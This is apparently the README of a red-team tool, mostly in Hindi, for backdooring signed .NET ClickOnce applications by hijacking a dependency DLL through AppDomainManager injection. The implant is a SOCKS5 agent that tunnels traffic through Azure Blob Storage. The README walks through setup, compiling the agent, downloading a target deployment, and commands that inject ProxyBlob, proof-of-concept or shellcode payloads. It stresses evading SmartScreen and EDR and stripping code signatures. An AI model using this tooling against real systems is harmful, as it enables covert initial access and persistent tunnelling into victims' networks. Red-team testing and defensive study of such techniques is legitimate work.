 dazzyddos/clickonceblobber
साइन किए गए .NET ClickOnce एप्लिकेशन को प्रारंभिक पहुंच के लिए हथियार बनाएं, एक निर्भरता DLL को AppDomainManager इंजेक्शन के माध्यम से हाईजैक करें और C# पोर्ट ProxyBlob Agent लोड करें।


हस्ताक्षरित .NET ClickOnce अनुप्रयोगों को प्रारंभिक पहुँच के लिए हथियार बनाएँ, एक निर्भरता DLL को AppDomainManager इंजेक्शन के माध्यम से अपहरण करके और ProxyBlob एजेंट का C# पोर्ट लोड करें। ProxyBlob के C# पोर्ट के साथ आता है — एक SOCKS5 प्रॉक्सी जो सभी ट्रैफ़िक को Azure Blob Storage के माध्यम से सुरंग बनाता है, ऐसे वातावरणों में मिश्रित होता है जहाँ *.blob.core.windows.net श्वेतसूची में है।
ClickOnce, .NET ऐप्स के लिए Microsoft की एक-क्लिक तैनाती तकनीक है। जब कोई उपयोगकर्ता .application URL पर क्लिक करता है, तो Windows बिना व्यवस्थापक विशेषाधिकारों की आवश्यकता के ऐप को डाउनलोड और चलाता है। हमला:
.exe.config इंजेक्ट करें जो CLR को हमारी DLL को AppDomainManager के रूप में लोड करने का निर्देश देता हैहोस्ट .exe अछूता और वैध रूप से हस्ताक्षरित रहता है। SmartScreen एक ज्ञात बाइनरी देखता है। EDR एक विश्वसनीय प्रक्रिया को मॉड्यूल लोड करते हुए देखता है। आपका एजेंट केवल HTTPS के माध्यम से Azure Blob Storage के साथ संचार करता है।
├── clickonce_backdoor.py              # Main script for backdooring ProxyBlob Agent DLL to ClickOnce App
├── examples/
│   ├── ProxyBlobAgent.cs              # ProxyBlob Agent ClickOnce DLL payload (AppDomainManager)
│   ├── ProxyBlobStandalone.cs         # Standalone Proxyblob console agent (for testing)
│   ├── ShellcodeLoader.cs             # Alternative: shellcode loader payload
│   └── MessageBoxPoC.cs               # PoC: message box (validates injection works)
└── README.md
हमलावर (Linux/macOS):
बिल्ड मशीन (Windows):
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe पर आता है (स्वतः-पता लगाने योग्य)nuget.exe को स्क्रिप्ट के बगल में रखें या PATH में जोड़ें (केवल --proxyblob मोड के लिए आवश्यक)स्क्रिप्ट स्वतः csc.exe और nuget.exe का पता लगाती है। --proxyblob के लिए, BouncyCastle और ILMerge पहली बार चलाने पर NuGet के माध्यम से स्क्रिप्ट के बगल में packages/ निर्देशिका में स्वतः-स्थापित होते हैं (रनों के बीच बने रहते हैं)।
एजेंट कोड आर्किटेक्चर-तटस्थ है (कोई P/Invoke नहीं, कोई शेलकोड नहीं)। --platform फ़्लैग (csc.exe /platform: को पास किया गया) नियंत्रित करता है कि CLR इसे कैसे लोड करता है:
--platform | x86 Windows पर चलता है | x64 Windows पर चलता है | कब उपयोग करें |
|---|---|---|---|
x86 (default) | 32-bit | 32-bit (WoW64) | लक्ष्य ऐप x86 है |
x64 | ✗ | 64-bit | लक्ष्य ऐप x64 है |
anycpu | 32-bit | 64-bit | स्टैंडअलोन परीक्षण, या लक्ष्य AnyCPU है |
किसी लक्ष्य ऐप का प्लेटफ़ॉर्म निर्धारित करने के लिए corflags.exe TargetApp.exe से जाँच करें।
# Create storage account
az storage account create \
    --name yourblobaccount \
    --resource-group yourgroup \
    --sku Premium_LRS \
    --kind BlockBlobStorage

# Get keys
az storage account keys list --account-name yourblobaccount --output table
या स्थानीय रूप से Azurite का उपयोग करें:
docker run -p 10000:10000 mcr.microsoft.com/azure-storage/azurite
git clone https://github.com/quarkslab/proxyblob && cd proxyblob && make

cat > config.json << 'EOF'
{
    "storage_account_name": "yourblobaccount",
    "storage_account_key": "YOUR_KEY_HERE"
}
EOF


./proxy -c config.json
प्रॉक्सी शेल में:
proxyblob » create
[+] Created container: d646856a-5ae9-4328-bcfc-d85e762aa345
[+] Connection string: aHR0cHM6Ly95b3VyYmxvYmFjY291bnQuYmxvYi5jb3JlLndpbmRvd3MubmV0Ly4uLg==

उस कनेक्शन स्ट्रिंग को सहेजें — यह एजेंट में जाता है।
ClickOnce एकीकरण से पहले हमेशा सत्यापित करें कि एजेंट स्वतंत्र रूप से काम करता है।
Windows बिल्ड मशीन पर:
# Compile
csc.exe /platform:anycpu /out:ProxyBlobStandalone.exe ^
    examples\ProxyBlobStandalone.cs ^
    /r:packages\BouncyCastle.Cryptography.2.5.1\lib\netstandard2.0\BouncyCastle.Cryptography.dll ^
    /r:System.Net.Http.dll /r:netstandard.dll

# ILMerge into single exe (so BouncyCastle is embedded)
packages\ILMerge.3.0.41\tools\net452\ILMerge.exe ^
    /out:Agent.exe ^
    ProxyBlobStandalone.exe ^
    packages\BouncyCastle.Cryptography.2.5.1\lib\netstandard2.0\BouncyCastle.Cryptography.dll ^
    /targetplatform:v4

# Run
Agent.exe <connection-string>
प्रॉक्सी पर वापस:
proxyblob » list
  d646856a │ username@DESKTOP │ active
proxyblob » select d646856a
proxyblob » start
[+] SOCKS5 proxy listening on 127.0.0.1:1080
परीक्षण:
proxychains curl http://ipconfig.io
यदि यह काम करता है, तो ClickOnce एकीकरण पर आगे बढ़ें।
रीकॉन के दौरान एक लक्ष्य ClickOnce ऐप खोजें (.application URL खोजें)। आपको चाहिए:

पूरी ClickOnce तैनाती डाउनलोड करें:
# https://github.com/api0cradle/RedTeamScripts/blob/main/application_downloader.py
python3 application_downloader.py -u https://target-site.com/APPLICATION.application
स्क्रिप्ट स्वतः C# स्रोत संकलित करती है, NuGet निर्भरताएँ संभालती है (--proxyblob के लिए), BouncyCastle को DLL में ILMerge करती है, और सभी मेनिफेस्ट को पैच करती है — सब एक ही रन में:

# ProxyBlob mode — auto-compiles, auto-installs NuGet packages, auto-merges
python clickonce_backdoor.py \
    --input ./APPLICATION.application \
    --url http://YOUR-SERVER \
    --proxyblob "aHR0cHM6Ly95b3VyYmxvYmFjY291bnQ..." \
    --output ./output

# PoC mode — quick validation that injection works
python clickonce_backdoor.py \
    --input ./APPLICATION.application \
    --url http://YOUR-SERVER \
    --poc --output ./output

# Shellcode mode
python clickonce_backdoor.py \
    --input ./APPLICATION.application \
    --url http://YOUR-SERVER \
    --shellcode beacon.bin --output ./output

# x64 target app
python clickonce_backdoor.py \
    --input ./APPLICATION.application \
    --url http://YOUR-SERVER/ \
    --proxyblob "aHR0cHM6Ly95b3VyYmxvYmFjY291bnQ..." \
    --platform x64 --output ./output

स्क्रिप्ट संभालती है: आपकी सेटिंग्स के साथ C# स्रोत उत्पन्न करना, csc.exe के माध्यम से संकलन, BouncyCastle को ILMerge करना (--proxyblob के लिए), DLL को बदलना, AppDomainManager इंजेक्शन के साथ .exe.config बनाना, दोनों फ़ाइलों को मेनिफेस्ट में जोड़ना, सभी SHA256 हैश और फ़ाइल आकारों की पुनर्गणना करना, कोड हस्ताक्षर हटाना, विक्रेता publicKeyToken को शून्य करना, और तैनाती प्रदाता URL को अद्यतन करना।
